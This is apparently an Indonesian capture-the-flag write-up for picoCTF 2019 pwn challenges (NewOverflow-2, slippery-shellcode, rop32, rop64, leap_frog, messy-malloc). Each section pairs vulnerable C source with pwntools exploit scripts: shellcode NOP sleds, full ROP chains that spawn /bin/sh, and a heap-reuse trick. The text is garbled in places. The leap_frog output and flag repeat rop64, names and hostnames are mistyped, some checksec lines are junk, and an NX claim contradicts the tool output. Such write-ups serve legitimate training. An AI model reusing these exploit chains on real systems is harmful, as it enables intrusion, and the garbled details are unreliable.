RDI: 0x7fffffffdb3c8 --> 0xfbad8004
RBP: 0x7fffffffdb78 --> 0x7fffffffdbb8 ("AAAAAAA")
RSP: 0x7fffffffdb98 --> 0x0
RIP: 0x7ffff7a4266e (<buffered_vfprintf+158>: movaps XMMWORD PTR [rsp+0x50],xmm0)
R8 : 0x6034b2 --> 0x0
R9 : 0x0
R10: 0x3
R11: 0x7ffff7a48e80 (<__printf>: sub rsp,0xd8)
R12: 0xffffffff
R13: 0x7fffffffdbcc0 --> 0x1
R14: 0x7ffff7dd0760 --> 0xfbad2887
R15: 0xfbad2887
```

Berikut merupakan register yang terdapat pada binary yang sudah kami modifikasi

```
RCX: 0x11
RDX: 0x602340 --> 0x0
RSI: 0x7fffffffdb68 ("flag{test_chall} \n")
RDI: 0x7fffffffdb60 ("flag{test_chall} \n")
RBP: 0x7fffffffdbb0 --> 0x7fffffffdbe0 --> 0x400940 (<__libc_csu_init>: push r15)
RSP: 0x7fffffffdb60 ("flag{test_chall} \n")
RIP: 0x4008aa (<flag+93>: call 0x400610 <printf@plt>)
R8 : 0x6024b2 --> 0x0
R9 : 0x0
R10: 0x602010 --> 0x0
R11: 0x246
R12: 0x400680 (<_start>: xor ebp,ebp)
R13: 0x7fffffffdbcc0 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
```

Kami pun membuat exploit untuk return ke fungsi flag dan sekaligus mencocokkan registernya.

Berikut adalah exploitnya

Exploit

```
from pwn import *

def exploit():
    p = process("./vuln")
    binary = ELF("vuln")

    popprs = 0x000000000040099c # pop r12 ; pop r13 ; pop r14 ; pop r15 ;
    ret

    padding = 72
    flag = binary.symbols["flag"]
```

```

payload = ""
payload += "A" * padding
payload += p64(poprs)
payload += p64(0x400680)
payload += p64(0x1)
payload += p64(0)
payload += p64(0)
payload += p64(flag)

p.sendline(payload)
p.interactive()

if __name__ == "__main__":
    exploit()

```

Exploit yang kami buat adalah melakukan pop pada 4 register dan menggantinya menjadi value yang sesuai sehingga flag dapat di print.

Tinggal run exploitnya dan flag pun didapatkan

```

chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/newoverflow2] on git:master x 226e64f "Updated"
14:34:40 > python exploit.py
[+] Connecting to 2019shell1.picoctf.com on port 22: Done
[*] Chaa0@2019shell1.picoctf.com:
    Distro: Ubuntu 18.04
    OS: linux
    Arch: amd64
    Version: 4.15.0
    ASLR: Enabled
    slippery-shellcode - Points: 200 - (Solves: 1159)
    NewOverflow-2 - Points: 250 - (Solves: 584)
[+] Starting remote process 'vuln' on 2019shell1.picoctf.com: pid 454172
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/newoverflow2/vuln'
    Arch: amd64-64-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x400000)
    Okay now lets try manipulating arguments, program. You can find it in
    on the shell server, Source
[+] Switching to interactive mode
Welcome to 64-bit. Can you match these numbers?
picoCTF{r0p_1t_d0nT_st0p_1t_b1c10cce}
[*] Got EOF while reading in interactive

```

Flag

picoCTF{r0p_1t_d0nT_st0p_1t_b1c10cce}

slippery-shellcode

Cara Pengerjaan

Diberikan sebuah binary dengan detail sebagai berikut.

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/slippy_shellcode] on git:master x 226e64f "Updated"
14:41:20 > file vuln 66 checksec vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=df06b06c60f9f6b307f6d381d8498245c4d3691c, not
stripped
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/slippy_shellcode/vuln'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX disabled
PIE: No PIE
```

Dan diberikan source code dengan detail sebagai berikut.

Kode

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 512
#define FLAGSIZE 128

void vuln(char *buf){
    gets(buf);
    puts(buf);
}

int main(int argc, char **argv){

    setvbuf(stdout, NULL, _IONBF, 0);

    // Set the gid to the effective gid
    // this prevents /bin/sh from dropping the privileges
    gid_t gid = getegid();
    setresgid(gid, gid, gid);

    char buf[BUFSIZE];
```

```

puts("Enter your shellcode:");
vuln(buf);

puts("Thanks! Executing from a random location now...");

int offset = (rand() % 256) + 1;

((void (*)())(buf+offset))();

puts("Finishing Executing Shellcode. Exiting now...");

return 0;
}

```

Dari binary tersebut terlihat bahwa **NX Enabled** sehingga kita dapat mengeksekusi **shellcode**. Namun offset shellcode di random dari angka **0 - 256** sehingga kami pun mengakalinya dengan mengisi **nop** sebanyak 256 sehingga **shellcode** dapat tetap tereksekusi. Berikut merupakan exploit yang kami buat

Exploit

```

from pwn import *

def exploit():
    #p = process("./vuln")
    s = ssh(host='2019shell1.picoc.tf.com', user='Chaa0', password='')
    p = s.process('vuln',
    cwd='/problems/slippy-shellcode_2_4061c12f5a4a9d8c1c3f45b25fbc09a')
    shellcode = asm(shellcraft.sh())
    payload = ""
    payload += "\x90" * 256 # nopsled
                                # shellcode akan di eksekusi pada offset yang
random dari angka 0 - 256
                                # Untuk membypass eksekusi random tersebut,
saya membuat nop sebanyak 256 sehingga shell code akan
                                # terus mengeksekusinya sampai mendapatkan
offset yang benar dimana shellcode kita akan
                                # mendapatkan shell

```

```
p.sendline(payload+shellcode)
p.sendline("cat flag.txt")
p.interactive()

if __name__ == "__main__":
    exploit()
```

Flag

picoCTF{sl1pp3ry_sh311c0d3_baa99b74}

rop32

Cara Pengerjaan

Diberikan binary dengan detail sebagai berikut

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/rop32] on git:master x 226e64f "Updated"
23:25:48 > file vuln && checksec vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, B
uildID[sha1]=e721465344e7c57465e7bd57ccc1b22d853dc760, not stripped
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/rop32/vuln'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE
```

Serta source code dengan kode sebagai berikut

Kode

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 16

void vuln() {
    char buf[16];
    printf("Can you ROP your way out of this one?\n");
    return gets(buf);
}

int main(int argc, char **argv){

    setvbuf(stdout, NULL, _IONBF, 0);

    // Set the gid to the effective gid
    // this prevents /bin/sh from dropping the privileges
    gid_t gid = getegid();
```

```

    setresgid(gid, gid, gid);
    vuln();
}

```

Dari **checksec** binary yang kami lihat, sepertinya kami tidak dapat menginject **shellcode** karena **NX Enabled** sehingga kami memutuskan untuk menggunakan teknik **ROP** untuk mendapatkan shell. Tidak perlu repot-repot, kami menggunakan tool **ROPgadget** untuk mendapatkan **ropchain** nya. Namun terjadi sebuah keanehan dimana fungsi **gets** yang seharusnya tidak stop saat membaca **0a** atau **newline**. Namun di binary ini **gets**nya berhenti pada saat menemukan **newline**. Akhirnya kami pun memodifikasi **ropchain** yang di-generate oleh **ROPgadget** sehingga exploit dapat berjalan dengan lancar tanpa segfault. Berikut merupakan exploitnya

Exploit

```

from pwn import *

#p = process("./vuln")
s = ssh(host='2019shell1.picoc.tf.com', user='Chaa0', password='')
p = s.process("vuln",
cwd="/problems/rop32_4_0636b42072627d283f46d2427804b10c")
# 0x080481c9 pop ebx ; ret

payload = ''
payload += 'A' * 28
#payload += p32(0x0806ee6b) # pop edx ; ret
#payload += p32(0x080da060) # @ .data
#payload += p32(0x080a8e36) # pop eax ; ret
payload += p32(0x08056334) # pop eax ; pop edx ; pop ebx ; ret
payload += '/bin' # ngisi eax buat dikirim ke edx
payload += p32(0x080da060) # @ .data
payload += "JUNK" # ngisi ebx
payload += p32(0x08056e65) # mov dword ptr [edx], eax ; ret
#payload += p32(0x0806ee6b) # pop edx ; ret
#payload += p32(0x080da064) # @ .data + 4
#payload += p32(0x080a8e36) # pop eax ; ret
payload += p32(0x08056334) # pop eax ; pop edx ; pop ebx ; ret
payload += '//sh' # ngisi eax buat dikirim ke edx
payload += p32(0x080da064) # @ .data + 4

```

```

payload += "JUNK" # ngisi ebx
payload += p32(0x08056e65) # mov dword ptr [edx], eax ; ret
payload += p32(0x0806ee6b) # pop edx ; ret
payload += p32(0x080da068) # @ .data + 8
payload += p32(0x08056420) # xor eax, eax ; ret
payload += p32(0x08056e65) # mov dword ptr [edx], eax ; ret
payload += p32(0x080481c9) # pop ebx ; ret
payload += p32(0x080da060) # @ .data
payload += p32(0x0806ee92) # pop ecx ; pop ebx ; ret
payload += p32(0x080da068) # @ .data + 8
payload += p32(0x080da060) # padding without overwrite ebx
payload += p32(0x0806ee6b) # pop edx ; ret
payload += p32(0x080da068) # @ .data + 8
payload += p32(0x08056420) # xor eax, eax ; ret
payload += p32(0x0807c2fa) # inc eax ; ret
payload += p32(0x0807c2fa) # inc eax ; ret
payload += p32(0x0807c2fa) # inc eax ; ret
payload += p32(0x0807c2fa) # inc eax ; ret
payload += p32(0x0807c2fa) # inc eax ; ret
payload += p32(0x0807c2fa) # inc eax ; ret
payload += p32(0x0807c2fa) # inc eax ; ret
payload += p32(0x0807c2fa) # inc eax ; ret
payload += p32(0x0807c2fa) # inc eax ; ret
payload += p32(0x0807c2fa) # inc eax ; ret
payload += p32(0x08049563) # int 0x80

#gdb.attach(p, """
#             b *vuln+55
#             c
#             """)

p.sendline(payload)
p.sendline("cat flag.txt")
p.interactive()

```

Tinggal jalankan exploitnya, dan flag pun didapatkan


```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/rop32] on git:master x 226e64f "Updated"
23:36:18 > python exploit.py (add -f p32(0x00405043) to payload)
[+] Connecting to 2019shell1.picoctf.com on port 22: Done
[*] Chaa0@2019shell1.picoctf.com:
  Distro: Ubuntu 18.04
  OS: linux
  Arch: amd64
  Version: 4.15.0
  ASLR: Enabled
[+] Starting remote process 'vuln' on 2019shell1.picoctf.com: pid 724971
[*] Switching to interactive mode
Can you ROP your way out of this one? (payload)
$ picoCTF{rOp_t0_b1n_sH_dee2e288}$ $ (at flag.txt)
```

Flag

picoCTF{rOp_t0_b1n_sH_dee2e288}

rop64

Cara Pengerjaan

Diberikan binary dengan detail sebagai berikut

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/rop64] on git:master x 226e64f "Updated"
23:46:26 > file vuln && checksec vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=4c2975d84335f88e6baba00751317827d48b25fa, not stripped
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/rop64/vuln'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       No PIE
```

Dan source code dengan detail sebagai berikut

Kode

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>

#define BUFSIZE 16

void vuln() {
    char buf[16];
    printf("Can you ROP your way out of this?\n");
    return gets(buf);
}

int main(int argc, char **argv) {

    setvbuf(stdout, NULL, _IONBF, 0);

    // Set the gid to the effective gid
    // this prevents /bin/sh from dropping the privileges
    gid_t gid = getegid();
```

```

    setresgid(gid, gid, gid);
    vuln();
}

```

Terlihat program menerima input dengan **gets** yang seperti kita tahu bahwa fungsi tersebut dapat membuat penyerang melakukan buffer overflow, seperti soal **ROP** pada umumnya kamipun membuat **ropchain** dengan bantuan **ROPGadget** dan tinggal mencari paddingnya. Berikut merupakan exploitnya

Exploit

```

from pwn import *

def exploit():
    #p = process("./vuln")
    s = ssh(host='2019shell1.picoc.tf.com', user='Chaa0', password='')
    p = s.process("vuln",
cwd="/problems/rop64_3_59cc6785d24924aff595a73b1d304ffb")

    padding = 24
    payload = ""
    payload += "A" * 24
    payload += p64(0x00000000004100d3) # pop rsi ; ret
    payload += p64(0x00000000006b90e0) # @ .data
    payload += p64(0x00000000004156f4) # pop rax ; ret
    payload += '/bin//sh'
    payload += p64(0x000000000047f561) # mov qword ptr [rsi], rax ; ret
    payload += p64(0x00000000004100d3) # pop rsi ; ret
    payload += p64(0x00000000006b90e8) # @ .data + 8
    payload += p64(0x0000000000444c50) # xor rax, rax ; ret
    payload += p64(0x000000000047f561) # mov qword ptr [rsi], rax ; ret
    payload += p64(0x0000000000400686) # pop rdi ; ret
    payload += p64(0x00000000006b90e0) # @ .data
    payload += p64(0x00000000004100d3) # pop rsi ; ret
    payload += p64(0x00000000006b90e8) # @ .data + 8
    payload += p64(0x00000000004499b5) # pop rdx ; ret
    payload += p64(0x00000000006b90e8) # @ .data + 8
    payload += p64(0x0000000000444c50) # xor rax, rax ; ret

```



```

payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x0000000004749c0) # add rax, 1 ; ret
payload += p64(0x00000000047b6ff) # syscall

#gdb.attach(p, '''
#           b *vuln+33
#           c
#           ''')

p.sendline(payload)
p.sendline("cat flag.txt")
p.interactive()

if __name__ == "__main__":
    exploit()

```

Jalankan exploitnya

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/rop64] on git:master x 226e64f "Updated"
23:50:08 > python exploit.py akan exploitnya
[+] Connecting to 2019shell1.picoctf.com on port 22: Done
[*] Chaa0@2019shell1.picoctf.com:
    Distro    Ubuntu 18.04
    OS:       linux
    Arch:     amd64
    Version:  4.15.0
    ASLR:     Enabled
[+] Starting remote process 'vuln' on 2019shell1.picoctf.com: pid 728061
[*] Switching to interactive mode
Can you ROP your way out of this?
$ picoCTF{rOp_t0_b1n_sH_w1tH_n3w_g4dg3t5_8c4d907b}$ $
```

Flag

picoCTF{rOp_t0_b1n_sH_w1tH_n3w_g4dg3t5_8c4d907b}

leap_frog

Cara Pengerjaan

Diberikan binary dengan detail sebagai berikut

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/rop64] on git:master x 226e64f "Updated"
23:51:06 > file vuln && checksec vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked, for GNU/Linux 3.2.0, BuildID[sha1]=4c2975d84335f88e6baba00751317827d48b25fa, not stripped
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/rop64/vuln'
  Arch:             amd64-64-little
  RELRO:            Partial RELRO
  Stack:            Canary found
  NX:               NX enabled
  PIE:              No PIE (DEB) {
  ASLR check:      0xDEADBEEF {
```

Dan diberikan source code dengan kode sebagai berikut

Kode

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <stdbool.h>

#define FLAG_SIZE 64

bool win1 = false;
bool win2 = false;
bool win3 = false;

void leapA() {
    win1 = true;
}

void leap2(unsigned int arg_check) {
    if (win3 && arg_check == 0xDEADBEEF) {
        win2 = true;
    }
}
```

```

    else if (win3) {
        printf("Wrong Argument. Try Again.\n");
    }
    else {
        printf("Nope. Try a little bit harder.\n");
    }
}

void leap3() {
    if (win1 && !win1) {
        win3 = true;
    }
    else {
        printf("Nope. Try a little bit harder.\n");
    }
}

void display_flag() {
    char flag[FLAG_SIZE];
    FILE *file;
    file = fopen("flag.txt", "r");
    if (file == NULL) {
        printf("'flag.txt' missing in the current directory!\n");
        exit(0);
    }

    fgets(flag, sizeof(flag), file);

    if (win1 && win2 && win3) {
        printf("%s", flag);
        return;
    }
    else if (win1 || win3) {
        printf("Nice Try! You're Getting There!\n");
    }
    else {
        printf("You won't get the flag that easy..\n");
    }
}

```



```

    }
}

void vuln() {
    char buf[16];
    printf("Enter your input> ");
    return gets(buf);
}

int main(int argc, char **argv){

    setvbuf(stdout, NULL, _IONBF, 0);

    // Set the gid to the effective gid
    // this prevents /bin/sh from dropping the privileges
    gid_t gid = getegid();
    setresgid(gid, gid, gid);
    vuln();
}

```

Soal ini agak tricky karena untuk mendapatkan flag, kita harus set variable **win1**, **win2**, **win3** ke value **True** yang sebelumnya merupakan **False**. Namun pada fungsi **leap3** dimana untuk mencapai kondisi **True** pada variable **win3**, kita harus melewati pengecekan yang dimana hasilnya akan selalu **False** karena **True** jika di-**AND** dengan **False** hasilnya akan selalu **False**. Namun di kodenya , variable **win1**, **win2**, **win3** merupakan global variable sehingga address variable tersebut dapat kita lihat dan bisa kita overwrite. Jarak antara masing-masing variable pun hanya **1 byte**. Maka untuk mem-bypass pengecekan tersebut kamipun mendapatkan ide dengan alur sebagai berikut:

1. Overwrite return address, return ke fungsi gets
2. Return selanjutnya akan kepada fungsi **display_flag**
3. Mengisi argumen **gets** dengan variable **win1**
4. Isi **3 byte** pada variable **win1** sehingga kita bisa meng-overwrite variable **win2** dan **win3** karena jarak antara variable hanya **1 byte**.

Dari informasi yang kami dapatkan, didapatkanlah exploit sebagai berikut

Exploit

```

from pwn import *

def exploit():
    p = process("./rop")

```

```

binary = ELF("rop")
get_flag = binary.symbols["display_flag"]
main = binary.symbols["main"]
plt_gets = binary.plt["gets"]
win = binary.symbols["win1"]
padding = 28

payload = ""
payload += "A" * padding
payload += p32(plt_gets) # return ke gets
payload += p32(get_flag) # setelah ret ke gets, kita akan ret ke flag
payload += p32(win) # set address win sebagai argumen untuk gets,
sehingga kita bisa overwrite variable win
# akan menjadi gets(&win)
# untuk win1, win2, win3 jarak address hanya
berbeda 0x1 sehingga kita tinggal
# input true 3 kali

#gdb.attach(p, """
#         b*vuln+55
#         c
#         """)

p.sendlineafter("> ", payload)
payload = ""
payload += "\x01" * 3
p.sendline(payload) # gets ke fungsi win, mari set semua nya sebagai
true(angka diatas 0)
p.interactive()

if __name__ == "__main__":
    exploit()

```

Jalankan exploitnya

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/rop64] on git:master x 226e64f "Updated"
23:56:00 > python exploit.py
[+] Connecting to 2019shell1.picoctf.com on port 22: Done
[*] Chaa0@2019shell1.picoctf.com:
Distro: Ubuntu 18.04
OS: linux
Arch: amd64
Version: 4.15.0
ASLR: Enabled
[+] Starting remote process 'vuln' on 2019shell1.picoctf.com: pid 733470
[*] Switching to interactive mode
Can you ROP your way out of this?
$ picoCTF{rOp_t0_b1n_sH_w1tH_n3w_g4dg3t5_8c4d907b}$ $
```

Flag

picoCTF{rOp_t0_b1n_sH_w1tH_n3w_g4dg3t5_8c4d907b}

messy-malloc

Cara Pengerjaan

Diberikan binary dengan detail sebagai berikut

```
chao at Yu in [~/Documents/WriteUps/picoctf/2019/pwn/messy-malloc] on git:master x 226e64f "Updated"
0:32:05 > file auth && checksec auth
auth: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/L
inux 3.2.0, BuildID[sha1]=bdb3d5be744545cbe773abbc87e2b7f2a921bcd9, with debug_info, not stripped
[*] '/home/chao/Documents/WriteUps/picoctf/2019/pwn/messy-malloc/auth'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE
FORTIFY:   Enabled
```

Dan diberikan source code dengan detail sebagai berikut

Kode

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>

#define LINE_MAX 256
#define ACCESS_CODE_LEN 16
#define FLAG_SIZE 64

struct user {
    char *username;
    char access_code[ACCESS_CODE_LEN];
    char *files;
};

struct user anon_user;
struct user *u;

void print_flag() {
    char flag[FLAG_SIZE];
    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
```

```

    printf("Please make sure flag.txt exists\n");
    exit(0);
}

if ((fgets(flag, FLAG_SIZE, f)) == NULL){
    puts("Couldn't read flag file.");
    exit(1);
};

unsigned long ac1 = ((unsigned long *)u->access_code)[0];
unsigned long ac2 = ((unsigned long *)u->access_code)[1];
if (ac1 != 0x4343415f544f4f52 || ac2 != 0x45444f435f535345) {
    fprintf(stdout, "Incorrect Access Code: \n");
    for (int i = 0; i < ACCESS_CODE_LEN; i++) {
        putchar(u->access_code[i]);
    }
    fprintf(stdout, "\n\n");
    return;
}

puts(flag);
fclose(f);
}

void menu() {
    puts("Commands:");
    puts("\tlogin - login as a user");
    puts("\tprint-flag - print the flag");
    puts("\tlogout - log out");
    puts("\tquit - exit the program");
}

const char *get_username(struct user *u) {
    if (u->username == NULL) {
        return "anon";
    }
    else {

```

```

        return u->username;
    }
}

int login() {
    u = malloc(sizeof(struct user));

    int username_len;
    puts("Please enter the length of your username");
    scanf("%d", &username_len);
    getc(stdin);

    char *username = malloc(username_len+1);
    u->username = username;

    puts("Please enter your username");
    if (fgets(username, username_len, stdin) == NULL) {
        puts("fgets failed");
        exit(-1);
    }

    char *end;
    if ((end=strchr(username, '\n')) != NULL) {
        end[0] = '\0';
    }

    return 0;
}

int logout() {
    char *user = u->username;
    if (u == &anon_user) {
        return -1;
    }
    else {
        free(u);
    }
}

```

```

    free(user);
    u = &anon_user;
}
return 0;
}

int main(int argc, char **argv) {

    setbuf(stdout, NULL);

    char buf[LINE_MAX];

    memset(anon_user.access_code, 0, ACCESS_CODE_LEN);
    anon_user.username = NULL;

    u = &anon_user;

    menu();

    while(1) {
        puts("\nEnter your command:");
        fprintf(stdout, "[%s]> ", get_username(u));

        if(fgets(buf, LINE_MAX, stdin) == NULL)
            break;

        if (!strncmp(buf, "login", 5)){
            login();
        }
        else if (!strncmp(buf, "print-flag", 10)){
            print_flag();
        }
        else if (!strncmp(buf, "logout", 6)){
            logout();
        }
        else if (!strncmp(buf, "quit", 4)){
            return 0;
        }
    }
}

```

```

    }
    else{
        puts("Invalid option");
        menu();
    }
}
}
}

```

Dari source code yang diberikan, kami menyimpulkan bahwa soal ini merupakan soal heap. Kami pun memutuskan untuk memahami kode yang panjang tersebut. Setelah kami memahami kode tersebut, kami-pun berasumsi bahwa untuk mendapatkan flag maka kita harus memiliki access code. Untuk mengisi acces code tersebut, kami memiliki ide sebagai berikut:

1. Mengisi access code dengan melakukan overflow pada saat mengisi username
2. Untuk melakukan overflow, kita dapat mengisi size memory yang akan di alokasikan sehingga dapat mengisi access code, dari kode yang kita lihat panjang size struct **user** adalah 32. Size dari variable pointer **username** adalah 8.
3. Mengisi 8 byte dengan junk, lalu overwrite accesscode dengan nilai **ROOT_ACCESS_CODE** yang didapatkan dari hex **0x4343415f544f4f52** dan **0x45444f435f535345**.
4. Free chunk dari **username** dan kemudian alokasikan lagi **chunk** dari username. Access code akan masih tetap tidak berubah karena yang di free hanyalah isi dari **username** yaitu 8 byte saja.

Dari informasi yang sudah kami dapatkan, kami pun menge-tes ide tersebut secara manual dengan menggunakan gdb.

Berikut merupakan screenshot dari isi register pada saat mengcompare **access_code**.


```

RAX: 0x603670 --> 0x6036a0 ("aaaaaaaROOT_ACCESS_CODE")
RBX: 0x6036d0 --> 0xfbad2488
RCX: 0x1
RDX: 0x4343415f544f4f52 ('ROOT_ACC')
RSI: 0x7fffffffdb00 ("flag{test_chall}\n")
RDI: 0x7fffffffdb01 ("lag{test_chall}\n")
RBP: 0x400f89 --> 0x7270006e69676f6c ('login')
RSP: 0x7fffffffdb00 ("flag{test_chall}\n")
RIP: 0x400a1d (<print_flag+86>: cmp QWORD PTR [rax+0x8],rdx)
R8: 0x603911 --> 0x0
R9: 0x0
R10: 0x603010 --> 0x0
R11: 0x246
R12: 0x400f8f ("print-flag")
R13: 0x400f9a --> 0x710074756f676f6c ('logout')
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)

--code--
0x400a0a <print_flag+67>: je 0x400a5e <print_flag+151>
0x400a0c <print_flag+69>: mov rax,QWORD PTR [rip+0x2016ad] # 0x6020c0 <u>
0x400a13 <print_flag+76>: movabs rdx,0x4343415f544f4f52
-> 0x400a1d <print_flag+86>: cmp QWORD PTR [rax+0x8],rdx
0x400a21 <print_flag+90>: jne 0x400a74 <print_flag+173>
0x400a23 <print_flag+92>: movabs rdx,0x45444f435f535345
0x400a2d <print_flag+102>: cmp QWORD PTR [rax+0x10],rdx
0x400a31 <print_flag+106>: jne 0x400a74 <print_flag+173>

--stack--
0000| 0x7fffffffdb00 ("flag{test_chall}\n")
0008| 0x7fffffffdb08 ("t_chall}\n")
0016| 0x7fffffffdb10 --> 0x7fffffff900a --> 0x0
0024| 0x7fffffffdb18 --> 0x0
0032| 0x7fffffffdb20 --> 0x400f9a --> 0x710074756f676f6c ('logout')
0040| 0x7fffffffdb28 --> 0x0
0048| 0x7fffffffdb30 --> 0x0
0056| 0x7fffffffdb38 --> 0x7ffff7a62bcd (<_IO_fgets+173>: xor esi,esi)

```

Terlihat bahwa username kita disimpan di sebuah pointer. Pengecekan **access_code** akan di compare dengan **\$rax+0x8**.

Berikut merupakan isi dari **\$rax+0x8**.

```

gdb-peda$ x/20wx 0x603670
0x603670: 0x006036a0 0x00000000 0x00000000 0x00000000
0x603680: 0x00000000 0x00000000 0x00000000 0x00000000
0x603690: 0x00000000 0x00000000 0x00000031 0x00000000
0x6036a0: 0x61616161 0x61616161 0x544f4f52 0x4343415f
0x6036b0: 0x5f535345 0x45444f43 0x00000000 0x00000000
gdb-peda$

```

Ternyata isi dari **\$rax+0x8** adalah **null**, jadi sudah dipastikan bahwa flag tidak akan di print karena **access code**-nya salah. Kami pun mencoba logout untuk meng-free username dan login lagi lalu melihat kembali isi registernya.

Berikut merupakan isi registernya

```

RAX: 0x6036a0 --> 0x604910 --> 0x666a646b647361 ('asdkdjf')
RBX: 0x604930 --> 0xfbad2488
RCX: 0x1
RDX: 0x4343415f544f4f52 ('R00T_ACC')
RSI: 0x7fffffffdb00 ("flag{test_chall}\n")
RDI: 0x7fffffffdb01 ("lag{test_chall}\n")
RBP: 0x400f89 --> 0x7270006e69676f6c ('login')
RSP: 0x7fffffffdb00 ("flag{test_chall}\n")
RIP: 0x400a1d (<print_flag+86>: cmp QWORD PTR [rax+0x8],rdx)
R8 : 0x604b71 --> 0x0
R9 : 0x0
R10: 0x603010 --> 0x100
R11: 0x246
R12: 0x400f8f ("print-flag")
R13: 0x400f9a --> 0x710074756f676f6c ('logout')
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)

-----code-----
0x400a0a <print_flag+67>: je 0x400a5e <print_flag+151>
0x400a0c <print_flag+69>: mov rax,QWORD PTR [rip+0x2016ad]
0x400a13 <print_flag+76>: movabs rdx,0x4343415f544f4f52
=> 0x400a1d <print_flag+86>: cmp QWORD PTR [rax+0x8],rdx
0x400a21 <print_flag+90>: jne 0x400a74 <print_flag+173>
0x400a23 <print_flag+92>: movabs rdx,0x45444f435f535345
0x400a2d <print_flag+102>: cmp QWORD PTR [rax+0x10],rdx
0x400a31 <print_flag+106>: jne 0x400a74 <print_flag+173>

-----stack-----
0000| 0x7fffffffdb00 ("flag{test_chall}\n")
0008| 0x7fffffffdb08 ("t_chall}\n")
0016| 0x7fffffffdb10 --> 0x7fffffff000a --> 0x0
0024| 0x7fffffffdb18 --> 0x0
0032| 0x7fffffffdb20 --> 0x400f9a --> 0x710074756f676f6c ('logout')
0040| 0x7fffffffdb28 --> 0x0
0048| 0x7fffffffdb30 --> 0x0
0056| 0x7fffffffdb38 --> 0x7ffff7a62bcd (<_IO_fgets+173>: xor esi,esi)

```

Berikut merupakan isi register setelah kami login ulang. Karena **access_code** di compare dengan **\$rax+0x8**, kami-pun mengecek kembali isinya. Berikut adalah isi dari **\$rax+0x8**.

```

gdb-peda$ x/20wx 0x6036a0
0x6036a0: 0x00604910 0x00000000 0x544f4f52 0x4343415f
0x6036b0: 0x5f535345 0x45444f43 0x00000000 0x00000000
0x6036c0: 0x00000000 0x00000000 0x00000231 0x00000000
0x6036d0: 0xfbad2488 0x00000000 0x00603911 0x00000000
0x6036e0: 0x00603911 0x00000000 0x00603900 0x00000000
gdb-peda$

```

Sekarang **\$rax+0x8** sudah berisi **access_code** yang benar sehingga pengecekan dapat kita lewati dan flag akan di print. Kita bebas mengalokasikan berapapun size dari username pada saat login kembali karena akan disimpan pada pointer. Sedangkan **access_code** tidak disimpan dalam pointer. Maka yang di simpan di **\$rax** hanyalah address sehingga tidak akan meng-overwrite **access_code** pada saat login kembali. Yang penting adalah kita sudah mengoverwrite **access_code** pada saat login pertama kali, sehingga **\$rax+0x8** dapat kita isi dengan **access_code**

yang benar. Selanjutnya setelah kita **free** username dan login lagi, kami-pun tinggal memanggil fungsi **print-flag**.

Exploit

```
from pwn import *

#p = process("./auth")
p = remote("2019shell11.picoc.tf.com", 49920)

def login(size, payload):
    p.sendlineafter("> ", "login")
    p.sendlineafter("username\n", str(size))
    p.sendlineafter("username\n", payload)

def exploit():
    payload = ""
